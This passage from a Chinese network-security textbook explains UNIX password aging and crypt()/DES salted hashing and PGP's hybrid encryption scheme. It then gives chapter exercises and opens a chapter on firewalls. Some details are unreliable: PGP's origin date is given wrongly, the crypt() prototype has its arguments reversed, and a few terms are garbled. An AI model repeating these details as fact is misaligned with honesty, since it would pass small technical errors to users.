要能读懂口令中逗号后面的信息，必须首先知道如何用 passw_esc 计数。计数的方法是："."＝0，"/"＝1，"0"～"9"＝2～11，"A"～"Z"＝12～37，"a"～"z"＝38～63。

系统管理员必须将前两个字符放进/etc/passwd 文件，以要求用户定期地修改口令，另外两个字符当用户修改口令时，由 passwd 命令填入。

注意：若想让用户修改口令，可在最后一次口令被修改时，放两个"."，则下一次用户登录时，将被要求修改自己的口令。有两种特殊情况：

- 最大周数（第一个字符）小于最小周数（第二个字符），则不允许用户修改口令，仅超级用户可以修改用户的口令。
- 第一个字符和第二个字符都是"."，这时用户下次登录时被要求修改口令。修改口令后，passwd 命令将"."删除，此后不再要求用户修改口令。

（3）UNIX 口令加密

当 UNIX 系统提示用户输入口令时，系统将输入的口令以加密的形式存放在/etc/passwd 或/etc/shadow 文件中。在正常的情况下，这些口令和其他信息由系统保护，能够对其访问的只能是特权用户和操作系统的一些应用程序。但是在一些错误情况下，这些信息可以被非特权用户得到，进而可以使用一些口令破解的工具去得到加密前的口令。

UNIX 系统使用一个单向函数 crypt()来加密用户的口令。单向函数 crypt()从数学原理上保证了从加密的密文得到加密前的明文是不可能的或是非常困难的。当用户登录时，系统并不是去解密已加密的口令，而是将输入口令的明文字串传给加密函数，将加密函数的输出与系统中存放的用户原来输入并已加密的口令相比较，如果是匹配的，则允许用户登录系统。

这种方式的安全来自加密函数的强度和猜测口令的难度。现在，crypt()函数的算法已被证实足以对付可能的进攻。但是用户常选择一些容易猜测的口令，给入侵者开了方便之门。

crypt()的加密算法是基于数据加密标准 DES 的，DES 属于分组密码体制。在正常的操作中，DES 使用一个 56 位的密钥键值，去加密一个 64 位的明文块。加密的输出是一个 64 位的密文，在没有密钥的情况下不可能通过解密得到原来的明文。

UNIX 系统的 crypt()将用户输入的口令作为加密的键值，使用它去加密一个 64 位的 0 和 1 串。加密的结果又用用户的口令再加密一次。重复这个过程，一共进行 25 次。最后的输出为一个 11 字符长的可打印串，存放在/etc/passwd 文件中。

UNIX 系统使用的加密函数语法格式如下：

```
Char * crypt(char * salt,char * passwd)
```

salt 是一个 12 位长的数字，取值范围为 0 到 4095，它略改变了 DES 的输出。4096 个值的使用使同一个口令产生不同的输出。当改变口令时，系统选择当天的一个时间，得到一个 salt 数值。这个 salt 被存放在加密口令的最前面。因此，口令文件存放的密文口令是 13 个字符。使用 salt 意味着同一个口令，可以产生 4096 个不同的值。

2.12.2　电子邮件 PGP 加密系统*

PGP(pretty good privacy)，是一个基于 RSA 公开密钥加密体系和传统加密体系杂合的邮件加密软件包。可以用它对邮件加密以防止非授权者阅读，它还能对邮件加上数字签名从而使收信人可以确认邮件的发送者，并能确信邮件没有被篡改。它可以提供一种安全的通信方式，而事先并不需要任何保密的渠道来传递密匙。它采用了一种 RSA 和传统加密的杂合算法，用于数字签名的邮件文摘算法和加密前压缩等保密手段，还有一个良好的人机工程设计。它的功能强大，有很快的速度，而且它的源代码是免费的，可以从 Internet 网上下载。

实际上 PGP 的功能还包括：PGP 可以用来加密文件，还可以用 PGP 代替 UUencode 生成 RADIX 64 格式(就是 MIME 的 BASE 64 格式)的编码文件。

PGP 是由美国的 Phil Zimmermann 于 1995 年开发的。他的创造性在于他把 RSA 公开密钥加密体系的方便和传统加密体系的高速度结合起来，并且在数字签名和密钥认证管理机制上有巧妙的设计。因此 PGP 成为几乎最流行的公开密钥加密软件包。

PGP 并没有使用新的加密算法，它只是将现有的一些算法如 MD5，RSA 和 IDEA 等综合而已。用户 A 向用户 B 发送一个邮件 P，用 PGP 进行加密，假设 A 和 B 都有自己的 SK_A 和 SK_B 以及知道对方的公开密钥 PK_A 和 PK_B。如图 2-16 所示，其工作原理如下。




图 2-16　PGP 工作原理

在 PGP 中，邮件 P 由用户 A 使用 MD5 算法生成 128 位的“邮件文摘”(message digest)，“邮件文摘”再通过 RSA 算法用用户 A 的私有密钥 SK_A 进行加密得出 H。邮件 P 与加密的“邮件文摘”H 拼接在一起生成报文 P1，再经过压缩 ZIP 程序压缩后，得出 P1. Z。

接着对报文 P1. Z 采用 IDEA 算法加密，使用的是一次采用一个临时加密密钥，即 128 位的 K。此外，密钥 K 必须经过 RSA 算法，使用 B 的公开密钥 PK_B 加密。加密后的密钥 K 与加密后的报文 P1. Z 拼接在一起，用 BASE64 进行编码，编码的目的是得出 ASCII 码的文本(只包含字母、数字和＋，/，＝等文本符号)发送到网络上。

在接收端，用户收到加密的邮件后，先对 BASE64 进行解码，并用其 RSA 算法和自己的秘密密钥 SK_B 解出 IDEA 的密钥 K。用此密钥恢复出 P1. Z。对 P1. Z 进行解压后，还原出 P1。B 接着分开明文 P 和加了密的“邮件文摘”，并用 A 的公开密钥 PK_A 解出“邮件文摘”。比较解出的“邮件文摘”与 B 自己计算生成的“邮件文摘”是否一致，若一致则可认为

P 是从 A 发来的邮件。

PGP 加密系统是采用公开密钥加密与传统密钥加密相结合的一种加密技术。它使用一对数学上相关的钥匙，其中一个（公开密钥）用来加密信息，另一个（秘密密钥）用来解密信息。

PGP 采用的传统加密技术部分所使用的密钥称为“会话密钥”。每次使用时，PGP 都随机产生一个 128 位的 IDEA 会话密钥，用来加密报文。公开密钥加密技术中的公开密钥和秘密密钥则用来加密会话密钥，并通过它间接地保护报文内容。

PGP 把公开密钥和秘密密钥存放在密钥环（KEYR）文件中。PGP 提供有效的算法查找用户需要的密钥。

PGP 在多处需要用到口令，它主要起到保护秘密密钥的作用。由于秘密密钥太长且无规律，所以难以记忆。PGP 把它用口令加密后存入密钥环，这样用户可以用易记的口令间接使用秘密密钥。

PGP 的每个秘密密钥都由一个相应的口令加密。PGP 主要在 3 处需要用户输入口令：

（1）需要解开收到的加密信息时，PGP 需要用户输入口令，取出秘密密钥解密信息。

（2）当用户需要为文件或信息签字时，用户输入口令，取出秘密密钥加密。

（3）对磁盘上的文件进行传统加密时，需要用户输入口令。

上面所说的是关于公开密钥的安全性问题，这是 PGP 安全的核心。另外，和传统加密对称密钥体系一样，秘密密钥的保密也是决定性的。相对公开密钥而言，秘密密钥不存在被篡改的问题，但存在泄露的问题。RSA 的秘密密钥是很长的一个数字，用户不可能将它记住，PGP 的办法是让用户为随机生成的 RSA 秘密密钥指定一个口令（pass phase）。只有通过给出口令才能将秘密密钥释放出来使用，用口令加密秘密密钥的方法保密程度和 PGP 本身是一样的。所以秘密密钥的安全性问题实际上首先是对用户口令的保密。当然秘密密钥文件本身失密也很危险，因为破译者所需要的只是用穷举法（强力攻击）试探出口令，虽说很困难但毕竟是损失了一层安全性。需要说明的是：最好不要把秘密密钥写在纸上或者某一文件里，因为这样很容易被别人得到。

PGP 在安全性问题上的审慎考虑体现在 PGP 的各个环节。比如每次加密的实际密钥是个随机数，大家都知道计算机是无法产生真正的随机数的。PGP 程序对随机数的产生是很审慎的，关键的随机数像 RSA 密钥的产生是从用户敲键盘的时间间隔上取得随机数种子的。对于使用磁盘上的 randseed. bin 随机文件是采用和邮件同样强度密钥加密的，这有效地防止了他人从 randseed. bin 随机文件中分析出实际加密密钥的规律来。

最后提一下 PGP 加密前的预压缩处理，PGP 内核使用 PKZIP 算法来压缩加密前的明文。一方面对电子邮件而言，压缩后加密再经过 7 位编码密文有可能比明文更短，这就节省了网络传输的时间。另一方面，明文经过压缩，实际上相当于经过一次变换，信息更加杂乱无章，对明文攻击的抵御能力更强。PKZIP 算法是一个公认的压缩率和压缩速度都相当好的压缩算法。在 PGP 中使用的是 PKZIP 2.0 版本兼容的算法。

2.13 本章小结

本章着重介绍了密码技术中的多种加密技术的特点、算法等基本概念。同时，还介绍了在计算机网络系统中的数据加密方式：链路加密、节点加密和端-端加密。

在计算机网络中，使用密码技术不仅可以保证信息的机密性，而且可以保证信息的完整性和确认性，防止信息被篡改、伪造或假冒。本章就有关密码技术介绍了几种数据加密方法。传统的加密方法主要有替代密码、换位密码；在对称密钥加密体系中，经典算法为数据加密标准 DES 算法和三重 DES 算法，AES 算法为高级加密标准；在公开密钥加密体系中 RSA 算法使用得较多，椭圆加密算法也有较大的应用领域；一般数字签名和报文鉴别则使用了公开密钥加密体系等密码技术。

另外，本章还介绍了 UNIX 系统中用户的口令验证中的有关密码技术和邮件加密软件包 PGP 系统的工作原理。

练　习　题

基础练习题

1. 什么是数据加密？简述加密和解密的过程。
2. DES 算法主要有哪几部分？
3. DES 算法中，密文的生成主要分哪几步？
4. 简述 DES 算法加密函数 f 的计算过程。
5. 简述 DES 算法中的依次迭代过程。
6. 简述 DES 算法和 RSA 算法其保密的关键所在。
7. 说明公开密钥体制实现数字签名的过程。
8. 简述在计算机网络中使用密码技术的必要性。
9. 链路加密、节点加密和端-端加密各有何特点？
10. 在 UNIX 系统中口令使用了哪些密码技术？能否破解口令密码？
11. 在电子邮件 PGP 系统中使用了哪些密码技术？

实践题

1. 用费杰尔密码算法加密下段文字：COMPUTER ORACLE AND PASSWORD SYSTEM，密钥为 SECURITY。

2. 使用 RSA 公开密钥体制进行加密。设 $a=1$，$b=2$，等等。

(1) 若 $p=7$ 而 $q=11$，试列出 5 个有效的 e。

(2) 若 $p=13$ 而 $q=31$，问 d 是多少？

(3) 若 $p=5$ 而 $q=11$，$d=27$，试求 e，并将“abcdedghij”进行加密。

讨论与思考题*

1. 常规密钥体制与公开密钥体制特点如何？各有何优缺点？
2. 实现公开密钥体制的主要条件是什么？
3. 如何选择 RSA 算法的密钥？

第 3 章　防火墙技术

随着计算机网络广泛应用于政治、军事、经济和科学技术各个领域，数据在存储和传输过程中可能被窃听、暴露或篡改，网络系统和应用软件也可能遭受黑客的恶意程序的攻击而使网络瘫痪。因此，计算机网络的安全非常重要。

在计算网络的安全中，保护网络数据和程序等资源，以免受到有意或无意地破坏或越权修改与占用，称为访问控制技术。实现访问控制技术最好的办法就是有一个好的安全策略，在这个安全策略上使用防火墙技术。

为实现网络安全，必须了解防火墙技术的体系结构，同时掌握常见的防火墙设备的配置方法。

本章的主要内容有：

- 防火墙的定义；
- 防火墙的功能与作用；
- 防火墙的类型；
- 防火墙的配置；
- 防火墙的实现策略；
- 防火墙的选择原则；
- Windows 自带防火墙和卡巴斯基个人防火墙的使用。

3.1　防火墙概述

3.1.1　什么是防火墙

古时候，人们常在寓所之间砌起一道砖墙，一旦火灾发生，它能够防止火势蔓延到别的寓所。现在，如果一个网络接到了 Internet 上面，它的用户就可以访问外部世界并与之通信。但同时，外部世界也同样可以访问该网络并与之交互。为安全起见，可以在该网络和 Internet 之间插入一个中介系统，竖起一道安全屏障。这道屏障的作用是阻断来自外部通过网络对本网络的威胁和入侵，提供扼守本网络的安全和审计的唯一关卡，它的作用与古时候的防火砖墙有类似之处，因此把这个屏障就叫做“防火墙”，如图 3-1 所示。

在网络中，防火墙是一种用来加强网络之间访问控制的特殊网络互连设备，如路由器、网关等。它对两个或多个网络之间传输的数据包和连接方式按照一定的安全策略进行检查，以决定网络之间的通信是否被允许。其中被保护的网络称为内部网络，另一方则称为外部网络或公用网络。它能有效地控制内部网络与外部网络之间的访问及数据传送，从而达到保护内部网络的信息不受外部非授权用户的访问和过滤不良信息的目的。

防火墙是一个或一组在两个网络之间执行访问控制策略的系统，包括硬件和软件，目的是保护网络不被可疑人侵扰。本质上，它遵从的是一种允许或阻止业务来往的网络通信安




图 3-1　防火墙在网络中的位置

全机制，也就是提供可控的过滤网络通信，只允许授权的通信。

通常，防火墙就是位于内部网或 Web 站点与 Internet 之间的一个路由器或一台计算机，又称为堡垒主机。其目的如同一个安全门，为门内的部门提供安全，控制那些可被允许出入该受保护环境的人或物。就像工作在前门的安全卫士，控制并检查站点的访问者。

3.1.2　防火墙的功能

防火墙是由管理员为保护自己的网络免遭外界非授权访问但又允许与 Internet 连接而发展起来的。从网际角度来说，防火墙可以被看成是安装在两个网络之间的一道栅栏，根据安全计划和安全策略中的定义来保护其后面的网络。

由软件和硬件组成的防火墙应该具有以下功能：

(1) 所有进出网络的通信流都应该通过防火墙。

(2) 所有穿过防火墙的通信流都必须有安全策略和计划的确认和授权。

(3) 理论上说，防火墙是穿不透的。

利用防火墙能保护站点不被任意连接，甚至能建立跟踪工具，帮助总结并记录有关正在进行的连接资源、服务器提供的通信量以及试图闯入者的任何企图。

总之，防火墙是阻止外面的人对你的网络进行访问的任何设备，此设备通常是软件和硬件的组合体，它通常根据一些规则来挑选想要或不想要的地址。

随着 Internet 上越来越多的用户要访问 Web，运行例如 TELNET，FTP 和 Internet Mail 之类的服务，系统管理者和 LAN 管理者必须能够在提供访问的同时，保护他们的内部网，不给闯入者留有可乘之机。

防火墙需要防范的 3 种基本进攻如下：

(1) 间谍：试图偷走敏感信息的黑客、入侵者和闯入者。

(2) 盗窃：盗窃对象包括数据、Web 表格、磁盘空间、CPU 资源、连接等。

(3) 破坏系统：通过路由器或主机/服务器蓄意破坏文件系统或阻止授权用户访问内部网(外部网)和服务器。

这里防火墙的作用是保护 Web 站点和公司的内部网，使之免遭 Internet 上各种危险的侵犯。

典型的防火墙建立在一个服务器/主机机器上，亦称“堡垒”，是一个多边协议路由器。这个堡垒由两个网络连接：一边与内部网相连，另一边与 Internet 相连。它的主要作用除

了防止未经授权的或来自对 Internet 访问的用户外，还应包括为安全管理提供详细的系统活动记录。在有的配置中，这个堡垒主机经常作为一个公共 Web 服务器或一个 FTP 或 E-mail 服务器使用。

通过在防火墙上运行的专门 HTTP 服务器，可使用“代理”服务器，以访问防火墙另一边的 Web 服务器。

防火墙的基本目的之一就是防止黑客侵扰站点。网络站点经常暴露于无数威胁之中，而防火墙可以帮助防止外部连接。此外，还应小心局域网内的非法 MODEM 连接，特别是当 Web 服务器在受保护的局域内时。

当 Web 站点置于内部网中时，也要提防内部袭击。对于这种情况，防火墙几乎无用。例如，若一个心怀不满的雇员拔掉 Web 服务器的插头，将其关闭，防火墙将对此无能为力。防火墙不是万无一失的，其目的只是加强安全性，而不是保证安全。

3.1.3 防火墙的优点

防火墙能够做什么呢？下面来讨论这个问题。

1. 防火墙能强化安全策略

因为在 Internet 上每天都有上百万的人浏览和交换信息，所以不可避免地会出现个别品德不良或违反 Internet 规则的人。防火墙是为了防止不良现象发生的“交通警察”，它执行网络的安全策略，仅仅允许经许可的、符合规则的请求通过。

2. 防火墙能有效地记录 Internet 上的活动

因为所有进出内部网信息都必须通过防火墙，所以防火墙非常适用收集网络信息。作为网间访问的唯一通路，防火墙能够记录内部网络和外部网络之间发生的所有事件。

3. 防火墙可以实现网段控制

防火墙能够用来隔开网络中某一个网段，这样它就能够有效地控制这个网段中的问题在整个网络中的传播。

4. 防火墙是一个安全策略的检查站

所有进出网络的信息都必须通过防火墙，这样防火墙便成为一个安全检查点，把所有可疑的访问拒之门外。

3.1.4 防火墙的特性

一个好的防火墙系统应具有以下 3 方面的特性。

- 所有在内部网络和外部网络之间传输的数据必须通过防火墙。
- 只有被授权的合法数据即防火墙系统中安全策略允许的数据可以通过防火墙。
- 防火墙本身不受各种攻击的影响。

同时，防火墙应具有的基本准则如下：

(1) 过滤不安全服务。

基于这个准则，防火墙应封锁所有信息流，然后对希望提供的安全服务逐项开放，把不安全的服务或可能有安全隐患的服务一律扼杀在萌芽之中。这是一种非常有效而实用的方法，只有经过仔细挑选的服务才能允许用户使用，从而形成十分安全的网络环境。

(2) 过滤非法用户和访问特殊站点。

基于这个准则，防火墙应先允许所有的用户和站点对内部网络进行访问，然后网络管理

员按照 IP 地址对未授权的用户或不信任的站点进行逐项屏蔽。这种方法构成了一种更为灵活的应用环境,网络管理员可以针对不同的服务面向不同的用户开放,也就是能自由地设置各个用户的不同访问权限。

3.1.5 防火墙的缺点

前面介绍了防火墙的优点,同时它也存在一些缺点。

1. 防火墙不能防范恶意的知情者

防火墙可以禁止用户通过网络传输机密信息,但用户可以不通过网络,比如将数据复制到磁盘或磁带上,然后放在公文包中带出去。如果入侵者是在防火墙内部,那么它也是无能为力的。内部用户可以不通过防火墙而偷窃数据、破坏硬件和软件等。对于内部的威胁只能通过加强管理来防范,如主机安全防范和用户教育等。

2. 防火墙不能防范不通过它的连接

防火墙能够有效地防止通过它进行信息传输,但它不能防止不通过它的信息传输。例如,如果允许对防火墙后面的内部系统进行拨号访问,那么防火墙绝对没有办法阻止入侵者进行拨号入侵。

3. 防火墙不能防止利用标准网络协议中的缺陷进行的攻击

一旦防火墙允许某些标准网络协议,就不能防止利用协议缺陷的攻击,如 DoS(denial of service,拒绝服务)或者 DDoS(distributed denial of service,分布式拒绝服务)进行的攻击。

4. 防火墙不能防范病毒

防火墙不能防范网络上或 PC 中的病毒。虽然许多防火墙可以扫描所有通过它的信息,以决定是否允许它通过,但这种扫描是针对源地址、目标地址和端口号,而不是数据的具体内容。即使是先进的数据包过滤系统,也难以防范病毒,因为病毒的种类太多,而且病毒可以通过许多种手段隐藏在数据中。

防火墙要检测随机数据中的病毒十分困难,它要求:

(1) 确认数据包是程序的一部分。

(2) 确定程序的功能。

(3) 确定病毒引起的改变。

事实上,大多数防火墙采用不同的方式来保护不同类型的机器。当数据在网络上进行传输时,要被打包并经常被压缩,这样便给病毒带来了可乘之机。无论防火墙是多么安全,用户只能在防火墙后面清除病毒。

5. 防火墙不能防备全部的威胁

防火墙被用来防备已知的威胁,一个很好的防火墙设计方案可以防备新威胁,但没有一个防火墙能自动地防御所有新的威胁。

3.2 防火墙的分类

目前,根据防火墙在 ISO/OSI 模型中的逻辑位置和网络中的物理位置及其所具备的功能,可以将其分为两大类,即基本型防火墙和复合型防火墙。基本型防火墙有包过滤路由器

和应用型防火墙两种。复合防火墙将以上两种基本型防火墙结合使用,主要包括主机屏蔽防火墙、子网屏蔽防火墙和分布式防火墙。

下面对这 5 种防火墙进行论述。

3.2.1 包过滤路由器

包过滤路由器(packet filters)在一般路由器的基础上增加了一些新的安全控制功能,是一个检查通过它的数据包的路由器。包过滤路由器的标准由网络管理员在网络访问控制表(access control list)中设定,以检查包的源地址、目的地址及每个 IP 包的端口。它是在 7 层协议的下 3 层中实现的,包的类型可以拦截和登录,因此,此类防火墙易于实现对用户透明的访问,且费用较低,如图 3-2 所示。但包过滤路由器无法有效地区分同一 IP 地址的不同用户,因此安全性较差。

